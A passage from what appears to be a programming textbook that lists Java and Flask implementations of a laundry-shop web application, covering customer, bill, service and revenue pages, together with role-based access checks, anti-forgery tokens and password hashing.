                if (cid == null) {
                    cid = insertCustomer(r, f, null);
                    flash(r, "Customer " + cid + " added.");
                } else {
                    // Only the owner may change a deposit; a posted Credit from anyone
else is ignored.
                    Object newCredit = r.role().equals("owner") &&
credit.matches("\\d+(\\.\\d+)?")
                            ? (long) Double.parseDouble(credit) : null;
                    exec(r, """
                            UPDATE Customer SET name = ?, gender = ?, place = ?, birthdate
= ?, address = ?, phone = ?,
                                                email = ?, credit = COALESCE(?, credit)
WHERE id = ?""",
                            f.get("Name"), f.get("Gender"), f.get("Place"),
f.get("Birthdate"), f.get("Address"),
                            f.get("Phone"), f.get("Email"), newCredit, cid);
                    flash(r, "Customer " + cid + " updated.");
                }
                return Resp.redirect("/customers?q=" + cid);
            }
```

Listing 16.15 (Continued) *LaundryCounter.java: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.*

```
        }
        String creditPart = cid == null ? ""
                : r.role().equals("owner") ? field("Credit", "Credit (deposit, rupiah)",
credit, e, "number", "min=\"0\" step=\"1000\"")
                : "<p class=\"muted\">Credit: " + rupiah(old.get("credit")) + " (only the
owner changes a deposit)</p>\n";
        return page(r, 200, cid == null ? "Add a customer" : "Edit customer " + cid,
                "<form method=\"post\" class=\"card narrow\">" + tokenField(r) + summary(e)
+ customerFields(r, f, e)
                + creditPart + "<button>Save</button></form>");
    }

    static Resp customerDelete(Req r, String cid) throws SQLException {
        if (one(r, "SELECT id FROM Customer WHERE id = ?", cid) == null)
            return message(r, 404, "Not found", "There is no such page or record.");
        try {
            exec(r, "DELETE FROM Customer WHERE id = ?", cid);
            flash(r, "Customer " + cid + " deleted.");
        } catch (SQLException ex) {                        // the foreign key Bill_Customer
said no
            flash(r, "Customer " + cid + " has bills and cannot be deleted.");
        }
        return Resp.redirect("/customers");
    }

    // ---------------------------------------------------------------- F5: the owner
edits a service
    static Resp serviceEdit(Req r, String sid) throws SQLException {
        Map<String, Object> s = one(r, "SELECT * FROM Service WHERE id = ?", sid);
        if (s == null) return message(r, 404, "Not found", "There is no such page or
record.");
        Map<String, String> e = new LinkedHashMap<>();
        String desc = s(s.get("description")), price = String.valueOf(num(s.get("price")));
        if (r.method.equals("POST")) {
            desc = r.in("Description");
            price = r.in("Price");
            if (desc.isEmpty()) e.put("Description", "The Description field is required.");
            else if (desc.length() > 50)
                e.put("Description", "The field Description must be a string with a maximum
length of 50.");
            if (!price.matches("\\d{1,5}") || Integer.parseInt(price) < 1)
                e.put("Price", "A price is a whole number of rupiah from 1 to 99999.");
            if (e.isEmpty()) {
                exec(r, "UPDATE Service SET description = ?, price = ? WHERE id = ?", desc,
Integer.parseInt(price), sid);
                flash(r, "Service " + sid + " now costs " + rupiah(Integer.parseInt(price))
+ ".");
                return Resp.redirect("/");
            }
        }
        return page(r, 200, "Edit service " + sid, "<form method=\"post\" class=\"card
narrow\">" + tokenField(r) + summary(e)
                + field("Description", "Description", desc, e, "text", "")
                + field("Price", "Price (rupiah per unit)", price, e, "number", "min=\"1\"
max=\"99999\"")
                + "<p class=\"muted\">Bills already written keep the price they were
charged.</p>\n<button>Save</button></form>");
    }
```

Listing 16.15 (Continued) *LaundryCounter.java: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.*

```
    // ---------------------------------------------------------------- F6: a new bill,
checked on the server
    static Map<String, String> checkBill(Req r, Map<String, String> f) throws SQLException
{
        Map<String, String> e = new LinkedHashMap<>();
        if (!f.get("CustomerId").matches("C\\d{4}")) e.put("CustomerId", "A customer id
looks like C0001.");
        if (f.get("ServiceId").isEmpty()) e.put("ServiceId", "The Service field is
required.");
        if (!f.get("Unit").matches("-?\\d{1,9}")) e.put("Unit", "The value '" +
f.get("Unit") + "' is not valid for Quantity.");
        else if (Integer.parseInt(f.get("Unit")) < 1 || Integer.parseInt(f.get("Unit")) >
100)
            e.put("Unit", "The quantity must be a whole number from 1 to 100.");
        if (!f.get("Rack").matches("[A-Ca-c](0[1-9]|1[0-9]|20)"))
            e.put("Rack", "A rack is A, B or C and a number 01 to 20, like A07.");
        if (e.isEmpty()) {                                  // rules that need the data come
last
            if (one(r, "SELECT id FROM Customer WHERE id = ?", f.get("CustomerId")) ==
null)
                e.put("CustomerId", "There is no customer " + f.get("CustomerId") + ".");
            if (one(r, "SELECT id FROM Service WHERE id = ?", f.get("ServiceId")) == null)
                e.put("ServiceId", "There is no service " + f.get("ServiceId") + ".");
        }
        return e;
    }

    static Resp billNew(Req r) throws SQLException {
        Map<String, String> f = new HashMap<>(Map.of("CustomerId", r.q("customer", ""),
"ServiceId", "S0001",
                                                      "Unit", "1", "Rack", "")), e = new
LinkedHashMap<>();
        if (r.method.equals("POST")) {
            for (String k : List.of("CustomerId", "ServiceId", "Unit", "Rack")) f.put(k,
r.in("Input." + k));
            e = checkBill(r, f);
            if (e.isEmpty()) {
                Map<String, String> u = r.user();
                String[] id = new String[1];
                transaction(r, () -> {                      // the bill and its first log
row: both or neither
                    id[0] = nextId(r, "Bill", "B");
                    long price = num(one(r, "SELECT price FROM Service WHERE id = ?",
f.get("ServiceId")).get("price"));
                    int unit = Integer.parseInt(f.get("Unit"));
                    exec(r, """
                            INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id, Employee_id,
                                              Service_id, Outlet_id) VALUES (?, ?,
'queued', ?, ?, ?, ?, ?, ?, ?)""",
                            id[0], now(), f.get("Rack").toUpperCase(), unit, price * unit,
f.get("CustomerId"),
                            u.get("id"), f.get("ServiceId"), u.get("outlet").isEmpty() ?
null : u.get("outlet"));
                    exec(r, "INSERT INTO StatusLog (Bill_id, status, changed_at,
Employee_id) VALUES (?, 'queued', ?, ?)",
                         id[0], now(), u.get("id"));
                });
                flash(r, "Bill " + id[0] + " created.");
                return Resp.redirect("/bills/" + id[0]);
            }
        }
        StringBuilder opts = new StringBuilder();
```

Listing 16.15 (Continued) *LaundryCounter.java: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.*

```
        for (Map<String, Object> s : rows(r, "SELECT id, description, price FROM Service
ORDER BY id")) {
            opts.append("<option value=\"").append(h(s.get("id"))).append("\"")
                    .append(s(s.get("id")).equals(f.get("ServiceId")) ? " selected" :
"").append(">")
                    .append(h(s.get("description"))).append(" -
").append(rupiah(s.get("price"))).append("</option>");
        }
        return page(r, 200, "New bill", "<form method=\"post\" class=\"card narrow\">" +
tokenField(r) + summary(e)
                + field("Input.CustomerId", "Customer id", f.get("CustomerId"), e, "text",
"placeholder=\"C0001\" pattern=\"C[0-9]{4}\" required")
                + "<label for=\"Input.ServiceId\">Service</label><select
id=\"Input.ServiceId\" name=\"Input.ServiceId\">" + opts + "</select>\n"
                + (e.containsKey("ServiceId") ? "<span class=\"field-error\">" +
h(e.get("ServiceId")) + "</span>\n" : "")
                + field("Input.Unit", "Quantity", f.get("Unit"), e, "number", "min=\"1\"
max=\"100\" required")
                + field("Input.Rack", "Rack", f.get("Rack"), e, "text",
"placeholder=\"A07\" pattern=\"[A-Ca-c](0[1-9]|1[0-9]|20)\" required")
                + "<p class=\"muted\">The price is computed by the server: price of the
service times the quantity.</p>\n"
                + "<button>Create bill</button></form>");
    }

    // ------------------------------------------------------------------ F7: one bill, and
its next status
    static Resp billDetail(Req r, String bid) throws SQLException {
        Map<String, Object> b = one(r, BILL_SELECT + " WHERE b.id = ?", bid.toUpperCase());
        if (b == null) return message(r, 404, "Not found", "There is no such page or
record.");
        String id = s(b.get("id"));
        @SuppressWarnings("unchecked")
        List<String> old = (List<String>) r.session.getOrDefault("recent", List.of());
        List<String> recent = new ArrayList<>(List.of(id));
        for (String x : old) if (!x.equals(id) && recent.size() < 5) recent.add(x);
        r.session.put("recent", recent);                  // this visitor's own list, in
this visitor's session
        String times = "Arrived " + h(b.get("arrived")) + (b.get("finished") != null ? ",
finished " + h(b.get("finished")) : "")
                + (b.get("departed") != null ? ", departed " + h(b.get("departed")) : "");
        String status = h(b.get("status"));
        return page(r, 200, "Bill " + id, "<div class=\"card\"><p><strong>" +
h(b.get("customer_name")) + "</strong> ("
                + h(b.get("Customer_id")) + "), " + h(b.get("service")) + " &times; " +
b.get("unit") + ", rack "
                + h(b.get("rack")) + ", outlet " + h(b.get("Outlet_id")) +
".</p>\n<p>Status: <span class=\"status "
                + status + "\">" + status + "</span>. " + times + ".</p>\n<p>Charged " +
rupiah(b.get("payment"))
                + ", paid " + rupiah(b.get("paid")) + ", balance " +
rupiah(num(b.get("payment")) - num(b.get("paid"))) + ".</p>\n"
                + (status.equals("departed") ? "" : "<form method=\"post\"
action=\"/bills/" + h(id) + "/advance\">"
                   + tokenField(r) + "<button>Next status</button></form>") + "</div>");
    }
```

Listing 16.15 (Continued) *LaundryCounter.java: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.*

```
    static Resp billAdvance(Req r, String bid) throws SQLException {
        Map<String, Object> b = one(r, "SELECT status FROM Bill WHERE id = ?", bid);
        String status = b == null ? "" : s(b.get("status"));
        String next = status.equals("queued") ? "finished" : status.equals("finished") ?
"departed" : null;
        if (next == null) {
            flash(r, "Bill " + bid + " cannot move forward.");
        } else {
            transaction(r, () -> {                        // next is one of two words
written above
                exec(r, "UPDATE Bill SET status = ?, " + next + " = ? WHERE id = ? AND
status = ?", next, now(), bid, status);
                exec(r, "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES (?, ?, ?, ?)",
                     bid, next, now(), r.user().get("id"));
            });
            flash(r, "Bill " + bid + " is now " + next + ".");
        }
        return Resp.redirect("/bills/" + bid);
    }

    // ---------------------------------------------------------------- F9: money
received, with a footer
    static Resp revenue(Req r) throws SQLException {
        String month = r.q("month", "2026-09");
        if (!month.matches("[0-9]{4}-(0[1-9]|1[0-2])")) return message(r, 400, "Bad
request", "The request could not be completed.");
        LocalDate first = LocalDate.parse(month + "-01");
        Map<String, Long> sums = new HashMap<>();
        for (Map<String, Object> x : rows(r, """
                SELECT substr(p.paid_at, 1, 10) AS day, COALESCE(b.Outlet_id, '') AS
outlet, SUM(p.amount) AS amount
                  FROM Payment p JOIN Bill b ON b.id = p.Bill_id
                 WHERE p.paid_at >= ? AND p.paid_at < ? GROUP BY 1, 2""", first.toString(),
first.plusMonths(1).toString())) {
            sums.put(x.get("day") + "/" + x.get("outlet"), num(x.get("amount")));
        }
        List<long[]> days = new ArrayList<>();
        List<String> names = new ArrayList<>();
        for (LocalDate d = first; d.getMonth() == first.getMonth(); d = d.plusDays(1)) {
            names.add(d.toString());
            days.add(new long[]{sums.getOrDefault(d + "/O01", 0L), sums.getOrDefault(d +
"/O02", 0L), sums.getOrDefault(d + "/O03", 0L)});
        }
        int pages = (days.size() + PAGE_SIZE - 1) / PAGE_SIZE, p;
        try {
            p = Math.min(Math.max(Integer.parseInt(r.q("p", "1")), 1), pages);
        } catch (NumberFormatException ex) {
            p = 1;
        }
        int from = (p - 1) * PAGE_SIZE, to = Math.min(from + PAGE_SIZE, days.size());
        StringBuilder b = new StringBuilder("<form method=\"get\" class=\"toolbar\"><input
name=\"month\" value=\"" + h(month)
                + "\" pattern=\"[0-9]{4}-[0-9]{2}\" aria-
label=\"Month\"><button>Show</button></form>\n<div class=\"scroll\">"
                + "<table class=\"grid\"><thead><tr><th>Day</th><th class=\"num\">O01
Rungkut</th><th class=\"num\">O02 Keputih</th>"
                + "<th class=\"num\">O03 Wiyung</th><th
class=\"num\">Total</th></tr></thead>\n<tbody>");
```

Listing 16.15 (Continued) *LaundryCounter.java: the Laundry Counter on the JDK's HTTP server and JDBC, the Java equivalent of the ASP.NET site.*

```
        long[] pageTotal = new long[3], monthTotal = new long[3];
        for (int i = 0; i < days.size(); i++) {
            for (int k = 0; k < 3; k++) {
                monthTotal[k] += days.get(i)[k];          // every day of the month...
                if (i >= from && i < to) pageTotal[k] += days.get(i)[k];   // ...and the
days on this page
            }
            if (i >= from && i < to) b.append(row("td", names.get(i), days.get(i)));
        }
        b.append("</tbody><tfoot>").append(row("th", "Page total",
pageTotal)).append(row("th", "Month total", monthTotal))
         .append("</tfoot></table></div>\n<nav class=\"pager\" aria-label=\"Pages\">");
        for (int i = 1; i <= pages; i++) {
            b.append(i == p ? "<span>Page " + i + " of " + pages + "</span> "
                            : "<a href=\"/reports/revenue?month=" + h(month) + "&amp;p=" +
i + "\">Page " + i + "</a> ");
        }
        return page(r, 200, "Money received, " + month, b + "</nav>");
    }

    static String row(String first, String label, long[] v) {
        return "<tr><" + first + ">" + h(label) + "</" + first + "><td class=\"num\">" +
rupiah(v[0]) + "</td><td class=\"num\">"
                + rupiah(v[1]) + "</td><td class=\"num\">" + rupiah(v[2]) + "</td><td
class=\"num\">"
                + rupiah(v[0] + v[1] + v[2]) + "</td></tr>\n";
    }
}
```

Line by line, the Java differences. `handle` is the front controller: it parses the request, finds the session, opens one JDBC connection with `PRAGMA foreign_keys = ON`, and calls `guard` (the policies and the anti-forgery check, compared in constant time) and `route`. `transaction` wraps `setAutoCommit(false)`, `commit` and `rollback`. `checkCustomer` and `checkBill` apply the rules of `CustomerForm` and `BillForm` in the same order: each field alone first, the database checks last. Every value reaches HTML through `h()`, the escaping function.

The Python solution. Listing 16.16 is the same site on Flask, grown from Chapter 8's `laundry_desk.py`, with its Jinja templates in a dictionary at the bottom; Jinja escapes every value by default, like Razor.

Listing 16.16 `laundry_counter.py`: the Laundry Counter on Flask and `sqlite3`, the Python equivalent of the ASP.NET site.

```python
# laundry_counter.py - the Laundry Counter in Flask + sqlite3: the Python equivalent of the
# ASP.NET Core application of Chapter 16 (same addresses, same fields, same messages).
# Run:  python laundry_counter.py 9602        then open http://127.0.0.1:9602/
import base64
import hashlib
import hmac
import os
import re
import secrets
import sqlite3
import sys
from datetime import date, datetime
from urllib.parse import quote

from flask import Flask, abort, g, redirect, render_template, request, session, url_for
from jinja2 import DictLoader

HERE = os.path.dirname(os.path.abspath(__file__))
DB_PATH = os.environ.get("LAUNDRY_DB") or os.path.join(HERE, "..", "data", "laundry.db")
WWWROOT = os.path.join(HERE, "..", "aspnet", "LaundryCounter", "wwwroot")   # one style
sheet for all
ITERATIONS = 600000
PAGE_SIZE = 10
SORTS = {"id": "id", "name": "name", "phone": "phone", "credit": "credit"}

app = Flask(__name__, static_folder=WWWROOT, static_url_path="")
app.secret_key = os.environ.get("LAUNDRY_SECRET") or secrets.token_hex(32)   # never in the
repository
app.config.update(SESSION_COOKIE_NAME="laundry.session", SESSION_COOKIE_HTTPONLY=True,
                  SESSION_COOKIE_SAMESITE="Lax")


# ---------------------------------------------------------------- data access
def db():
    if "db" not in g:
        g.db = sqlite3.connect(DB_PATH)
        g.db.row_factory = sqlite3.Row
        g.db.execute("PRAGMA foreign_keys = ON")        # SQLite checks foreign keys only
when asked
    return g.db


@app.teardown_appcontext
def close_db(_exc):
    conn = g.pop("db", None)
    if conn is not None:
        conn.close()
```

Listing 16.16 (Continued) *laundry_counter.py: the Laundry Counter on Flask and sqlite3, the Python equivalent of the ASP.NET site.*

```
def rows(sql, args=()):
    return db().execute(sql, args).fetchall()


def one(sql, args=()):
    r = rows(sql, args)
    return r[0] if r else None


def now():
    return os.environ.get("LAUNDRY_NOW") or datetime.now().strftime("%Y-%m-%d %H:%M:%S")


def next_id(table, prefix):                             # table: one of our own constants
    m = one(f"SELECT MAX(id) AS m FROM {table}")["m"]
    return f"{prefix}{(int(m[1:]) if m else 0) + 1:04d}"


def rupiah(n):
    return "Rp " + f"{int(n):,}".replace(",", ".")


app.jinja_env.filters["rupiah"] = rupiah


# ---------------------------------------------------------------- passwords (the
database's format)
def hash_password(password):
    salt = os.urandom(16)
    key = hashlib.pbkdf2_hmac("sha256", password.encode(), salt, ITERATIONS, 32)
    return
f"pbkdf2_sha256${ITERATIONS}${base64.b64encode(salt).decode()}${base64.b64encode(key).decod
e()}"


def verify_password(password, stored):
    p = (stored or "").split("$")
    if len(p) != 4 or p[0] != "pbkdf2_sha256":
        return False
    salt, expected = base64.b64decode(p[2]), base64.b64decode(p[3])
    key = hashlib.pbkdf2_hmac("sha256", password.encode(), salt, int(p[1]), len(expected))
    return hmac.compare_digest(key, expected)          # constant-time comparison


DUMMY_HASH = hash_password(secrets.token_hex(8))       # checked when the e-mail is unknown
```

Listing 16.16 (Continued) *laundry_counter.py: the Laundry Counter on Flask and sqlite3, the Python equivalent of the ASP.NET site.*

```
# ------------------------------------------------------------------ who is here, and what
may they do
def user():
    return session.get("user")


def role():
    return (user() or {}).get("role", "")


def require(kind=None, roles=None):
    """None when the visitor may continue; otherwise the redirect that stops the
request."""
    u = user()
    back = "?ReturnUrl=" + quote(request.full_path.rstrip("?"), safe="")
    if u is None:
        return redirect("/login" + back)
    if (kind and u["kind"] != kind) or (roles and u["role"] not in roles):
        return redirect("/denied" + back)
    return None


RULES = [("/customers", "staff", None), ("/bills", "staff", None), ("/services/", None,
("owner",)),
         ("/reports/", None, ("owner", "supervisor")), ("/my-bills", "customer", None)]


@app.before_request
def guard():
    for prefix, kind, roles in RULES:                  # the server decides, request by
request
        if request.path.startswith(prefix):
            stop = require(kind, roles)
            if stop:
                return stop
    if request.method == "POST":                       # every form carries the session's
token
        sent = request.form.get("__RequestVerificationToken", "")
        if not hmac.compare_digest(sent, session.get("csrf", "-")):
            abort(400)
    return None


@app.context_processor
def layout_values():
    if "csrf" not in session:
        session["csrf"] = secrets.token_urlsafe(32)
    u = user()
    return {"u": u, "csrf": session["csrf"], "flash": session.pop("flash", None),
            "recent": session.get("recent", []) if u and u["kind"] == "staff" else []}
```

Listing 16.16 (Continued) *laundry_counter.py: the Laundry Counter on Flask and sqlite3, the Python equivalent of the ASP.NET site.*

```
def flash(msg):
    session["flash"] = msg


# ---------------------------------------------------------------- validation, like the
DataAnnotations
def check_customer(f):
    e = {}
    labels = {"Name": "Name", "Place": "Place of birth", "Birthdate": "Birth date",
"Address": "Address",
              "Phone": "Phone", "Email": "E-mail"}
    for k, label in labels.items():
        if not f[k]:
            e[k] = f"The {label} field is required."
    for k, n in (("Name", 50), ("Place", 50), ("Address", 200), ("Email", 50)):
        if k not in e and len(f[k]) > n:
            e[k] = f"The field {labels[k]} must be a string with a maximum length of {n}."
    if f["Gender"] not in ("f", "m"):
        e["Gender"] = "Gender must be f or m."
    if "Phone" not in e and not re.fullmatch(r"0\d{2,3}-?\d{3,4}-?\d{3,4}", f["Phone"]):
        e["Phone"] = "A phone looks like 0812-0000-1234."
    if "Email" not in e and not re.fullmatch(r"[^@\s]+@[^@\s]+", f["Email"]):
        e["Email"] = "The E-mail field is not a valid e-mail address."
    if not e:                                          # rules over the whole form come
last
        try:
            born = date.fromisoformat(f["Birthdate"]) if len(f["Birthdate"]) == 10 else
None
        except ValueError:
            born = None
        if born is None:
            e["Birthdate"] = "Birth date must look like 2001-07-25."
        elif born.year < 1900 or born > date.today():
            e["Birthdate"] = "Birth date must be between 1900 and today."
    return e


def customer_form():
    return {k: request.form.get("Input." + k, "").strip() for k in
            ("Name", "Gender", "Place", "Birthdate", "Address", "Phone", "Email")}
```

Listing 16.16 (Continued) *laundry_counter.py: the Laundry Counter on Flask and sqlite3, the Python equivalent of the ASP.NET site.*

```
def insert_customer(f, password_hash):
    conn = db()
    with conn:                                          # the new id and the row: both or
neither
        cid = next_id("Customer", "C")
        conn.execute("""INSERT INTO Customer (id, name, gender, place, birthdate, address,
phone, enrolled,
                        email, password, credit, password_hash) VALUES
(?,?,?,?,?,?,?,?,?,'*****',0,?)""",
                     (cid, f["Name"], f["Gender"], f["Place"], f["Birthdate"],
f["Address"], f["Phone"],
                      now(), f["Email"], password_hash))
    return cid


def find_account(email):
    e = one("""SELECT e.id, e.name, e.Outlet_id, e.section, e.spv_id, e.password_hash,
                      (SELECT COUNT(*) FROM Employee s WHERE s.spv_id = e.id) AS team
                FROM Employee e WHERE lower(e.email) = lower(?)""", (email,))
    if e:
        r = "owner" if e["spv_id"] is None else "supervisor" if e["team"] > 0 else \
            "cashier" if e["section"] == "transaction" else "washer"
        return {"kind": "staff", "id": e["id"], "name": e["name"], "outlet":
e["Outlet_id"], "role": r,
                "hash": e["password_hash"]}
    c = one("SELECT id, name, password_hash FROM Customer WHERE lower(email) = lower(?)",
(email,))
    if c:
        return {"kind": "customer", "id": c["id"], "name": c["name"], "outlet": None,
"role": "customer",
                "hash": c["password_hash"]}
    return None


# ---------------------------------------------------------------------- registration, login,
logout
@app.route("/login", methods=["GET", "POST"])
def login():
    errors, email = {}, request.form.get("Email", "").strip()
    back = request.values.get("ReturnUrl", "")
    if request.method == "POST":
        a = find_account(email)
        ok = verify_password(request.form.get("Password", ""), (a or {}).get("hash") or
DUMMY_HASH)
        if a is None or not ok:
            errors[""] = "Wrong e-mail or password."
        else:
            session.clear()                             # nothing from before the login
survives it
            session["user"] = {k: a[k] for k in ("kind", "id", "name", "outlet", "role")}
            flash(f"Welcome, {a['name']}.")
            home = "/customers" if a["kind"] == "staff" else "/my-bills"
            return redirect(back if back.startswith("/") and not back.startswith("//") else
home)
    return render_template("login.html", title="Log in", errors=errors, email=email,
back=back)
```

Listing 16.16 (Continued) *laundry_counter.py: the Laundry Counter on Flask and sqlite3, the Python equivalent of the ASP.NET site.*

```
@app.route("/register", methods=["GET", "POST"])
def register():
    f = customer_form() if request.method == "POST" else {"Gender": "f"}
    errors = {}
    if request.method == "POST":
        pw, confirm = request.form.get("Password", ""), request.form.get("Confirm", "")
        errors = check_customer(f)
        if not 8 <= len(pw) <= 100:
            errors["Password"] = "The password needs at least 8 characters."
        if pw != confirm:
            errors["Confirm"] = "The two passwords differ."
        if not errors and find_account(f["Email"]):
            errors["Email"] = "That e-mail address already has an account."
        if not errors:
            cid = insert_customer(f, hash_password(pw))
            flash(f"Account {cid} created. Please log in.")
            return redirect("/login")                  # Post/Redirect/Get
    return render_template("customer_form.html", title="Register", f=f, errors=errors,
register=True)


@app.post("/logout")
def logout():
    session.clear()                                    # the signed cookie now holds
nothing
    flash("You have logged out.")
    return redirect("/login")


@app.get("/denied")
def denied():
    return render_template("message.html", title="Not allowed",
                           text="Your account may not open that page."), 403


# ---------------------------------------------------------------------- the price list and a
customer's bills
@app.get("/")
def index():
    q = None
    if role() and user()["kind"] == "staff":
        q = one("""SELECT COALESCE(SUM(status = 'queued'), 0) AS queued,
COALESCE(SUM(status = 'finished'), 0) AS ready
                     FROM Bill WHERE ? IS NULL OR Outlet_id = ?""", (user()["outlet"],
user()["outlet"]))
    return render_template("index.html", title="Price list", queue=q,
                           services=rows("SELECT id, description, price FROM Service ORDER
BY id"))
```

Listing 16.16 (Continued) *laundry_counter.py: the Laundry Counter on Flask and sqlite3, the Python equivalent of the ASP.NET site.*

```
BILL_SELECT = """SELECT b.*, c.name AS customer_name, s.description AS service,
                        COALESCE((SELECT SUM(p.amount) FROM Payment p WHERE p.Bill_id =
b.id), 0) AS paid
                    FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON
s.id = b.Service_id"""


@app.get("/my-bills")
def my_bills():
    bills = rows(BILL_SELECT + " WHERE b.Customer_id = ? ORDER BY b.arrived DESC",
(user()["id"],))
    return render_template("my_bills.html", title="My bills", bills=bills)


# ---------------------------------------------------------------- F1: the customer grid
@app.get("/customers")
def customers():
    q = request.args.get("q", "").strip()
    sort = request.args.get("sort", "name")
    sort = sort if sort in SORTS else "name"           # only names we wrote ourselves
    desc = request.args.get("dir") == "desc"
    where = "WHERE ? = '' OR name LIKE ? OR phone LIKE ? OR upper(id) = upper(?)"
    args = (q, f"%{q}%", f"%{q}%", q)
    total = one(f"SELECT COUNT(*) AS n FROM Customer {where}", args)["n"]
    pages = max(1, (total + PAGE_SIZE - 1) // PAGE_SIZE)
    try:
        p = min(max(int(request.args.get("p", "1")), 1), pages)
    except ValueError:
        p = 1
    grid = rows(f"""SELECT id, name, phone, credit, (SELECT COUNT(*) FROM Bill b WHERE
b.Customer_id = Customer.id) AS bills
                      FROM Customer {where} ORDER BY {SORTS[sort]} {"DESC" if desc else
"ASC"}, id
                     LIMIT ? OFFSET ?""", args + (PAGE_SIZE, (p - 1) * PAGE_SIZE))

    def link(s=None, page=None):                       # the grid's state travels in the
query string
        d = ("desc" if desc else "asc") if s is None else ("desc" if s == sort and not desc
else "asc")
        return url_for("customers", **({"q": q} if q else {}), sort=s or sort, dir=d,
p=page or 1)
    return render_template("customers.html", title="Customers", grid=grid, q=q, sort=sort,
desc=desc,
                           total=total, p=p, pages=pages, link=link)
```

Listing 16.16 (Continued) *laundry_counter.py: the Laundry Counter on Flask and sqlite3, the Python equivalent of the ASP.NET site.*

```
# ---------------------------------------------------------------- F2, F3: add or edit a
customer
@app.route("/customers/new", methods=["GET", "POST"], defaults={"cid": None})
@app.route("/customers/<cid>/edit", methods=["GET", "POST"])
def customer_edit(cid):
    old = one("SELECT * FROM Customer WHERE id = ?", (cid,)) if cid else None
    if cid and old is None:
        abort(404)
    errors = {}
    if request.method == "GET":
        f = {k.capitalize(): old[k] for k in ("name", "gender", "place", "birthdate",
"address", "phone", "email")} \
            if old else {"Gender": "f"}
        credit = old["credit"] if old else None
    else:
        f = customer_form()
        errors = check_customer(f)
        credit_text = request.form.get("Credit", "").strip()
        credit = int(float(credit_text)) if re.fullmatch(r"\d+(\.\d+)?", credit_text) else
None
        if credit_text.startswith("-"):
            errors["Credit"] = "Credit cannot be negative."
        if not errors:
            if cid is None:
                cid = insert_customer(f, None)
                flash(f"Customer {cid} added.")
            else:
                # Only the owner may change a deposit; a posted Credit from anyone else is
ignored.
                new_credit = credit if role() == "owner" else None
                with db():
                    db().execute("""UPDATE Customer SET name=?, gender=?, place=?,
birthdate=?, address=?, phone=?,
                                    email=?, credit=COALESCE(?, credit) WHERE id=?""",
                                 (f["Name"], f["Gender"], f["Place"], f["Birthdate"],
f["Address"], f["Phone"],
                                  f["Email"], new_credit, cid))
                flash(f"Customer {cid} updated.")
            return redirect("/customers?q=" + cid)
    title = f"Edit customer {cid}" if cid else "Add a customer"
    return render_template("customer_form.html", title=title, f=f, errors=errors,
register=False,
                           cid=cid, credit=credit, old_credit=old["credit"] if old else 0)
```

Listing 16.16 (Continued) *laundry_counter.py: the Laundry Counter on Flask and sqlite3, the Python equivalent of the ASP.NET site.*

```
# ---------------------------------------------------------------- F4: delete a customer
@app.post("/customers/<cid>/delete")
def customer_delete(cid):
    if one("SELECT id FROM Customer WHERE id = ?", (cid,)) is None:
        abort(404)
    try:
        with db():
            db().execute("DELETE FROM Customer WHERE id = ?", (cid,))
        flash(f"Customer {cid} deleted.")
    except sqlite3.IntegrityError:                    # the foreign key Bill_Customer said
no
        flash(f"Customer {cid} has bills and cannot be deleted.")
    return redirect("/customers")


# ---------------------------------------------------------------- F5: the owner edits a
service
@app.route("/services/<sid>/edit", methods=["GET", "POST"])
def service_edit(sid):
    s = one("SELECT * FROM Service WHERE id = ?", (sid,))
    if s is None:
        abort(404)
    errors, desc, price = {}, s["description"], str(int(s["price"]))
    if request.method == "POST":
        desc, price = request.form.get("Description", "").strip(),
request.form.get("Price", "").strip()
        if not desc:
            errors["Description"] = "The Description field is required."
        elif len(desc) > 50:
            errors["Description"] = "The field Description must be a string with a maximum
length of 50."
        if not re.fullmatch(r"\d{1,5}", price) or not 1 <= int(price) <= 99999:
            errors["Price"] = "A price is a whole number of rupiah from 1 to 99999."
        if not errors:
            with db():
                db().execute("UPDATE Service SET description = ?, price = ? WHERE id = ?",
(desc, int(price), sid))
            flash(f"Service {sid} now costs {rupiah(int(price))}.")
            return redirect("/")
    return render_template("service_form.html", title=f"Edit service {sid}", desc=desc,
price=price, errors=errors)
```

Listing 16.16 (Continued) *laundry_counter.py: the Laundry Counter on Flask and sqlite3, the Python equivalent of the ASP.NET site.*

```
# ---------------------------------------------------------------- F6: a new bill,
checked on the server
def check_bill(f):
    e = {}
    if not re.fullmatch(r"C\d{4}", f["CustomerId"]):
        e["CustomerId"] = "A customer id looks like C0001."
    if not f["ServiceId"]:
        e["ServiceId"] = "The Service field is required."
    if not re.fullmatch(r"-?\d+", f["Unit"]):
        e["Unit"] = f"The value '{f['Unit']}' is not valid for Quantity."
    elif not 1 <= int(f["Unit"]) <= 100:
        e["Unit"] = "The quantity must be a whole number from 1 to 100."
    if not re.fullmatch(r"[A-Ca-c](0[1-9]|1[0-9]|20)", f["Rack"]):
        e["Rack"] = "A rack is A, B or C and a number 01 to 20, like A07."
    if not e:                                           # rules that need the data come last
        if one("SELECT id FROM Customer WHERE id = ?", (f["CustomerId"],)) is None:
            e["CustomerId"] = f"There is no customer {f['CustomerId']}."
        if one("SELECT id FROM Service WHERE id = ?", (f["ServiceId"],)) is None:
            e["ServiceId"] = f"There is no service {f['ServiceId']}."
    return e


@app.route("/bills/new", methods=["GET", "POST"])
def bill_new():
    f = {"CustomerId": request.args.get("customer", ""), "ServiceId": "S0001", "Unit": "1",
"Rack": ""}
    errors = {}
    if request.method == "POST":
        f = {k: request.form.get("Input." + k, "").strip() for k in f}
        errors = check_bill(f)
        if not errors:
            u, conn = user(), db()
            with conn:                                  # the bill and its first log row:
both or neither
                bid = next_id("Bill", "B")
                price = one("SELECT price FROM Service WHERE id = ?",
(f["ServiceId"],))["price"]
                conn.execute("""INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id, Employee_id,
                                Service_id, Outlet_id) VALUES (?, ?, 'queued', ?, ?, ?, ?,
?, ?, ?)""",
                             (bid, now(), f["Rack"].upper(), int(f["Unit"]), int(price) *
int(f["Unit"]),
                              f["CustomerId"], u["id"], f["ServiceId"], u["outlet"]))
                conn.execute("INSERT INTO StatusLog (Bill_id, status, changed_at,
Employee_id) VALUES (?, 'queued', ?, ?)",
                             (bid, now(), u["id"]))
            flash(f"Bill {bid} created.")
